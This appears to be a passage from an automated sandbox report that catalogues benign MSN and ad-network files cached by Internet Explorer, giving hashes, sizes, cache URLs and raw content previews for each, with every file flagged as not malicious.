Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7....".....4.....G...@.@...RM.H5..F...m)&.RH$0..N9..I...I.8 ".!..E.S..z....<....d.>\.....kRZq.P..$.....A@.. ....@E..S...(..r.D..D.D.58...(.')c.).....`. hPpM.....I.5W{.[.=4..59.D..0$Q..s.'.l.SA..E.....O...T.B H..A!.I<...J...1#X..H.@.@../5..[].....u...:.L..bz.....0.P.;1..Z..=W....^....5.7)...._.\..\..=.....J.3..bzC..A.2v'gA..n.....Og..FE.XY..m..t.t.]w?gV?.3WT.....i.sJM..b..."...8..q}..5...MRK/..e..y..c.z.....2.,...o.~.IR.E.H.IL$G.....;..].v...m.4..zo.s...z.....U.VV...%.>.M/...r.Y\.4.$...[..#.....<;~G...g.#.bxL...Owy.{.5.5..n.....-.:...U\UN..7V7..':'5.^[..q=...O.....$.^.i..,..<..=..j.P..]...'.t[{..l$...:.4d ;Fh....\f....r.,.^...'i.M.>..u.._`66...0t~.....e.q....4..=!Vvtx.(E...'.[...G.....<.E..F{L.Y..W.....a.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	384616
Entropy (8bit):	5.4840695615836
Encrypted:	false
SSDEEP:	6144:4m69Tw5qIZvbzH0m9ZnGQVvgz5RCu1bgxKSv7IW:aIZvvPnGQVvgnxV0K07IW
MD5:	72FFE3E36003025DA8F44B012DAED637
SHA1:	A9C121B595B4CB80D649BB8C73B30C2B1C500416
SHA-256:	D80427D6F1D15D39B4610856347E27C461CB759BD7E86B7CDA0F84EDF09258E1
SHA-512:	65C637A1578F664E4A346FE8EC109618F32A949C652AC8D11199B0A0804E6B910ABA22249EE2DFCCFB1D70A841D3647E508663F3D9D223C584A8DF80E0E4D9C
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	384616
Entropy (8bit):	5.4840655603496895
Encrypted:	false
SSDEEP:	6144:4m69Tw5qIZvbzH0m9ZnGQVvgz5RCu1bJxKSv7IW:aIZvvPnGQVvgnxVrK07IW
MD5:	EDC0A637C8498D34047BDC9E92696FED
SHA1:	D7EBAD9100C3B64A93A37AC9CB0637FC37AB4DCA
SHA-256:	23776E29B8A7DDF44F56AF8CD2B1253F2B16509086AC1B19B1A8E98E29F61F83
SHA-512:	98E8B3E1CD205F313D23C4556F57C80BCC93734FE0CB0A0BE36C9C4507EB090DCDE9C2CB9A594C62620957C91EB9F6B332D61C5AE5FB7B0EAEE6C84C045DFCA
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	353215
Entropy (8bit):	5.298793785430684
Encrypted:	false
SSDEEP:	3072:BpqAkqNs7z+NwHr5GR74A+x8sP/An4bb4yxL/Z8NdWRHnoVVMyDkpZ:B0C8zZ5G+x8sP/Ani4yxDAdWRHoVVAZ
MD5:	9982BA07340077CE7240B75C6C6FCBB4
SHA1:	D776E39E13F151C5ED2F7E5761EDE13D9CC72D27
SHA-256:	87C99BCF98F3DA7D1429DAC8184E3212634B65706CE7740CE940D1553B57DAAA
SHA-512:	3EEB895128D38BBBE4FDE8CD71B4FC563C38FFA2F1BCBB3A323D280B4812B0B111DEC1D745BE8EE8F792F7977978FFF03BB00C795C3F5CAFE6E62B3EDF2E88FD
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otBannerSdk.js
Preview:	/** .. * onetrust-banner-sdk.. * v6.7.0.. * by OneTrust LLC.. * Copyright 2020 .. */..!function () { "use strict"; var o = function (e, t) { return (o = Object.setPrototypeOf || { __proto__: [] } instanceof Array && function (e, t) { e.__proto__ = t } || function (e, t) { for (var o in t) t.hasOwnProperty(o) && (e[o] = t[o]) })(e, t) }; var r = function () { return (r = Object.assign || function (e) { for (var t, o = 1, n = arguments.length; o < n; o++)for (var r in t = arguments[o]) Object.prototype.hasOwnProperty.call(t, r) && (e[r] = t[r]); return e }).apply(this, arguments) }; function l(s, i, a, l) { return new (a = a || Promise)(function (e, t) { function o(e) { try { r(l.next(e)) } catch (e) { t(e) } } function n(e) { try { r(l.throw(e)) } catch (e) { t(e) } } function r(t) { t.done ? e(t.value) : new a(function (e) { e(t.value) }).then(o, n) } r((l = l.apply(s, i || [])).next()) }) } function k(o, n) { var r, s, i, e, a = { label: 0, sent: function () { if (1 & i[0]) throw i[1]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\58-acd805-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	248287
Entropy (8bit):	5.297047810331843
Encrypted:	false
SSDEEP:	3072:jaBMUzTAHEkm8OUdvUvbZkrlx6pjp4tQH:ja+UzTAHLOUdvUZkrlx6pjp4tQH
MD5:	A0AB539081F4353D0F375D2C81113BF3
SHA1:	8052F4711131B349AC5261304ED9101D1BAD1D0A
SHA-256:	2B669B3829A6FF3B059BA82D520E6CBD635A3FBA31CDC7760664C9F2E1A154B0
SHA-512:	6FA44FDC9FAE457A24AB2CEAB959945F1105CF32D73100EBE6F9F14733100B7AACDD7CA0992DE4FFA832A2CBCD06976F9D666F40545B92462CC101ECDB7268E
Malicious:	false
Preview:	@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .caption span.nativead,.mip a.nativead .caption span.nativead{display:block;margin:.9rem 0 .1rem}.ip a.nativead .caption span.sourcename,.mip a.nativead .caption span.sourcename{margin:.5rem 0 .1rem;max-width:100%}.todaymodule.mediuminfopanehero .ip_

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\85-0f8009-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\85-0f8009-68ddb2ab[1].js

Category:	dropped
Size (bytes):	391843
Entropy (8bit):	5.323521567582823
Encrypted:	false
SSDEEP:	6144:Rrf9z/Y7Sg/FDMxqkhmnid1WPqIjHSjae1dWgxO0Dvq4FcG6Ix2K:dJ/Ynznid1WPqIjHdYltHcGB3
MD5:	CDD6C5E31F58A546B6F9637389B2503B
SHA1:	0ADA1E1C82B8E7636F6DAF4CE78D571C80A3E81A
SHA-256:	4CC5BC89E9F4E54FE905AB22340FA3793FE04F30453DC17CE2780D61DB35D5D4
SHA-512:	11FD84FE2EAB4FFEBAF45D8D509E7E8E927540A3D67CCADB65AB7C7A7F22F1922411A02157B404D2CA652D6AEF8809B659C0D4106F2F57B6B02911D85B06A4B
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AA6SFRQ[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	749
Entropy (8bit):	7.581376917830643
Encrypted:	false
SSDEEP:	12:6v/78/kFlZTqLqvN6WxBOuQUTpLZ7pvIFFsEfJsF+11T1/nKCnt4/ApusUQk0sF1:vKqDTQUTpXvILfJT11BSCn2opvdk
MD5:	C03FB66473403A92A0C5382EE1EFF1E1
SHA1:	FCBD6BF6656346AC2CDC36DF3713088EFA634E0B
SHA-256:	CF7BEEC8BF339E35BE1EE80F074B2F8376640BD0C18A83958130BC79EF12A6A3
SHA-512:	53C922C3FC4BCE80AF7F80EB6FDA13EA20B90742D052C8447A8E220D31F0F7AA8741995A39E8E4480AE55ED6F7E59AA75BC06558AD9C1D6AD5E16CDABC97A7A3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AA6SFRQ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O.RMHTQ.>..fF...GK3. &g.E.(.h..2..6En.....$.r.AD%..%.83J...BiQ..A`...S...{.....m}...{..}.....5($2...[.d....]e..z..I_..5..m.h."..P+..X.^..M...../.u..\..[t...Tl}E^....R...[.O!.K...Y}.!...q..][}...b.....Nr...M....\s...\,}..K?0....F...$..dp..K...Ott...5}....u.....n...N...|<u.....{..1....zo.....P.B(U.p.f..O.'....K$'....[.8....5.e.....X...R=o.A.w1..''..B8.vx..''...,..Il[. F.,,..8...@_...%.....\9e.O#..u,.....C.....:....LM.9O.....; k...z@....w...B|..X.yE*nIs..R.9mRhC.Y..#h...[.>T....C2f.)..5....ga....NK...xO.|q.j.....=...M.,..fzV.8/...5.'.LkP.}@..uh .03..4.....Hf./OV..0J.N.*U...../.....y.`.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1aZyBU[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	36229
Entropy (8bit):	7.958848625363668
Encrypted:	false
SSDEEP:	768:7lH7cNReHIJv2JfWsWIiwitRiCTmrHcergeKiH7WUrBsAh/+CP:73HAh+a0geKiHyU6W/Z
MD5:	EE274B68BF87BCD9F653BF06DFE713C1
SHA1:	751CE4C29D1E7FD460599BA8DEC89A1985722414
SHA-256:	A38E03BA2B3EBC4B5AA05A39837FD272CD6C9CF959CD0508A1399A0ACAD8F670
SHA-512:	D9538AFB313AAF1D1821BAC029E1B775F507624754F97CDBDC54ABEB998DF41DA6E82D72C125A28BD92FDB69B4753AD60692AF326893A444656F205D2885686
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1aZyBU.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....}).....c.....W.....M...d.(....Q./..@..y....JQ".c.S<...?... 9...Y..?r..h...74.....G.F.]...4u.i6.l..R.~&.>..Q...d{.t.....Z.7.=..I.3N.....L_1...?JFfc.....B...S%...0.,?.).....:.g...6..L.0.....8.....8....V.....`..=....@F.....Q.W."...%....R..f ....h....r.nbB...S..y8.M.S..8.L2....#.,...c..e...7.[..<.sl..R98<b..i....V...o?...7.Jueh"..NI2.{.:T. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cG73h[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	917
Entropy (8bit):	7.682432703483369

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cG73h[1].png	
Encrypted:	false
SSDEEP:	24:k/6yDLeCoBkQqDWOIotl9PxlehmoRArmuf9b/DeyH:k/66oWQiWOIul9ekoRkf9b/DH
MD5:	3867568E0863CDCE85D4BF577C08BA47
SHA1:	F7792C1D038F04D240E7EB2AB59C7E7707A08C95
SHA-256:	BE47B3F70A0EA224D24841CB85EAED53A1EFEEFCB91C9003E3BE555FA834610F
SHA-512:	1E0A5D7493692208B765B5638825B8BF1EF3DED3105130B2E9A14BB60E3F1418511FEACF9B3C90E98473119F121F442A71F96744C485791EF68125CD8350E97D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cG73h.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....*IDATHK.V;o.A..{.m...P,..$D.a...*.H..'...h.....o....)R(..IA...(".....u...LA.dovfg....3.'.+.b....V.m.J..5-.p8. .....Ck..k...H).....T.....t.B...a... .^.....^.A..[..^.j[.....d?!x....+c....B.D;...1Naa.....C.$..<(J...tU..s....".JRRc8%..~H..u...%...H}..P.1.yD...c.....$...@@.....`.*..J(cWZ..~.}..& ...*.~A.M.y,.G3.....=C.....d..B...L`..<>..K.o.xs...+.$[..P....rNNN.p....e..M,.zF0....=.f*..s+...K..4!Jc#5K.R...*F. .8.E..#...+O6..v...w....V...!..8|Sat...@...j.Pn.7....C.r....i.....@..... H.R....+."....n....K.}.].OvB.q..0,...u..,.....m}.)V....6m....S.H~.O.....\.....PH..=U\....d.s<...m..^.8.i0.P..Y..Cq>.....S....u.....!L%.Td.3c.7..?.E.P..$#i[a.p.=.0..\..V*..?. ./e.0.._ ..B.]YY..;..\0..]..|.N.8.h.^..<(.&qrl<L(.ZM....gl:.H....oa=.C@.@.....S2.rR.m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHBnn[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	6436
Entropy (8bit):	7.914696570266268
Encrypted:	false
SSDEEP:	192:xCwek8uaZggX31jWclG0zKWuFqnTgZZVIEpOTNCqc:Uwguah5uGgZrmIqc
MD5:	7316FE4BF8ABB97B47DC405E82C86191
SHA1:	D65110C1810FB0E9BD3B4C5A2B5E3F9047B3A55E
SHA-256:	21B3C5C5CC965197169C967F809D18FDEA661CDDCC4C863596B2E1546F0483DC
SHA-512:	369A74E081C8133DF8CB1FE94B6A1C6DBF40AE05492D75A439E1A787599E86E451A6CF45049CFEC97F572966BFB5E33D0BD4A5F71CCAE65377C5510859E7F09
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHBnn.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=376&y=126
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..ii..C..b.E ..Ju!...f..P..L..1i)i1@.E.....(.....Q@..Q@.(.....&.....J.!.....@iqK.(..0..M.4.QF)q@.b.^"...c$..N j...)".HT.3..... ...&N.....Q.)...W>+..v!.....6...$...3....fi.....l..5f_.^[..}..&.....;..\]B.....s.^i...NR.=...@+.....H.J..\S...";.j...IElb;.....b.Z(.)i(...i3E....QK..%-%.h.i.....JZ1@.Q...[I'.T....[.. [.....wb..f.!...s.Eq...b.....]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHG2q[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7871
Entropy (8bit):	7.925642446695778
Encrypted:	false
SSDEEP:	192:BCse2DfHgfl9VuTgWZTAOwSejDibY3upHBIOlYMGG9:kslkDuT3Q33iE3Exld0
MD5:	8CE0A532C34806CB8D5F75E7E617B1DF
SHA1:	3D6462E3FA2622939B99B3917BAB2B08B2079E6F
SHA-256:	4A0634EEA60A9189B2196479A6466AA0DEFFA38A7F9341B7EA039707AF26FB39
SHA-512:	46A616CDBA7A3117BF809D7C63D78B6FF345C9F4D0747DEC5D69389DC6B150704D77D633E333717B815A798DAF73689A74F6D4DBFC4DC7E2D32ACCD9B81E8 D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHG2q.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..(.... LR..n(.;.b..J.....4.(.....h...Z(...QKE..QHT.Z1@.1.i.....HS.U.Rm.p+l.8...O..e..*Pi....).....ih.h...1F)h.....(.sE...)h...3E-.....Q.)q@.(..B)f8..k..u....-..u...UM].Xl,...v.o....p..Q...f.4..)..4...fh..?4..y...$.-0.vi.....E.P..P)h.1T.k.,l....w..A.W.9.K....Q..L.kB..%tS.....y...k..kB..).E.Lr.DN.>..... a.J.S.....".y..)Km...+.....K.$g.3}.>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHLTk[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	17075
Entropy (8bit):	7.9415806541802985
Encrypted:	false
SSDEEP:	384:O16rphIxoTaeF3O9Gel+4DJA21KMF9bRameNJ4xYqDuxL2Sgm9p:OQfJTTF/el+2AcLRBsyVq8Rm9p
MD5:	56EDC1680DC355D0E195CD14E79C614C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHLTk[1].jpg	
SHA1:	159430107B4DAD6652F71E9F7D5F9AE27E02A1D4
SHA-256:	C13E6C12D0BF52742C309850B2C5C51F1B22F9B6EF0019720CBADB8EE19E40CC
SHA-512:	C1FEE29E27E5C34794B777ECB60DC512D15D72FFC73148DDA85EDE8B447AE329337A5C6592056548F7F440B2B46FEAE40793494A84AE2E610D4A6532B3131BE
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHLTk.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.....1..v.P).....S...+b.W.i.cu(9.C.w..K.7T[.h-.@.o.n..sE.K...Y4n..sFj,..$.&.`4f...R.)....v.R...&.4.&.Bi..&. .i.4..^)8.....b.....0(.4.Ph....F1@....M".....AG&..0..... .....S.4S.@....)..s..v.@4...(....L.....z3@..<RQ..p4g.K..\..HM%.-'J3.I..(...:C@.Fi3E./ZZJ(.ii(...1Fh....(4...-&}(...P('....QE.4. .E+sE.CF)h...w....R..4c.....@....(.zPi3K..QK...M!D.pX...I.Z2.B.Q.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHPLN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8037
Entropy (8bit):	7.942444080462528
Encrypted:	false
SSDEEP:	96:BGAaEsms5t9qfKB74D2vxOJPlFxL+/xnd/D1ln+ohiFX9Eg2b1Yo+ekbc9r1UjPD:BCyiqKB74D2ulra1o2JYo+Vo9r19iJDF
MD5:	11DF384F05065444FD8F71A1B76E1BAF
SHA1:	B9453C56CD8B47247FD9C11D69B7822DD26272B5
SHA-256:	617489C5D6CB88A9B143D11DC3C766983C3ACA9A8B226158AB8A64906B210564
SHA-512:	D69477FA88B72705F4BFE1B2C6CF11D38F80535CD6CBEE7F06F379092CCFC4A0B45CBD0B2237AB78D307D653A9C5DCE1C92FF6B2554F885A975978A4482646
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHPLN.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=466&y=202
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..:(...(...1K..J(.....b..9..^.,.K$....?;tQ..Z...1G.iY...I5...{.P=.a.`-.eA...../@....o..8P.9..O?.C..`.y.....u.....^.wk../. ..`G.y..j..$.2|.n....f[..1.....v.*...'...g...i?...L.OZc...4.g.R...G.r..P2..*...JMD..h...G.R.[..5TS1..(".Q.h.!..Q.1@..h..P.E.c'.....x'>.5.iY.....Tv....j... >}..q..{...N.&..q....aF~.e?{Dm.. ....h....R...L...../u.w$...c.T%.?^.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHjAC[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	32929
Entropy (8bit):	7.960011816452317
Encrypted:	false
SSDEEP:	384:7WZoOuUnc8zG4XbLbYWcGJHikLZAh/DqQFpniTptSe0LUEOowWT2Ej1S8LX7D:7woO5fzHbLbYWcGNibnkZ0LUxz1Gn
MD5:	160C45C87FDED80E2115BBE31C2AD274
SHA1:	75DFD40EF2258F9E6F3FE67B4F3954C5C46DF8C4
SHA-256:	76C3F7F0E2E36397AD576FF7FF45351D29D0E3742EC2956292D46E3D66567126
SHA-512:	98C57F15AC8B6A3A787598CB4797641FC68DA024F64F7CE02E7209E5F8FC08B62A1703566E168C1D53101F8F2E0F77D1229C1D8ACDAC0F3AC68692A60BAFB6C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHjAC.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..~...0A.....v3$'.M..G'..X.8.>..Gz2j|;..(..(..)i...aE.P.E.P.E.P;.-%..QE...R.).Z)(.....I.Z.(...(...k.W...ur..X#$.....o".i.. .....I'.@. *8.c.1Z.....[1.....v"..T.>..~.\...1#....N...e.dC.a.~.%"..(...(...(...(...V..o..e....}.;(...j.5...P.f.....8....Q.*...}...v....U...'.....="..d..&..\.*j....K...'+.E..(...(...(...(...(...(...(...(...(...(.....?....g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHqH1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	16727
Entropy (8bit):	7.890731722624281
Encrypted:	false
SSDEEP:	384:7IPFhwGyK16xlANXd2j/RE9kYgo7jE/BpTZ2pK5olFh0UU:7IPwGy61Uj297gvT6KKT6UU
MD5:	AD771B594D8435B72EC3C554C8D24559
SHA1:	EF20299A044277D48BA2F7A48DAD911C9203961E
SHA-256:	3C22853E71F5E3D4E9720B982F816E98A9CFCA3283DBC850807874B376E6EBDE
SHA-512:	EF68769687686F4CE35982762F1BBDA9914CAC0A37E5CCC9B807BE61A2723588500D73EA8D634437B5AD988BD9A40B2A5BE56387AD5F2AB9650616324F290C7

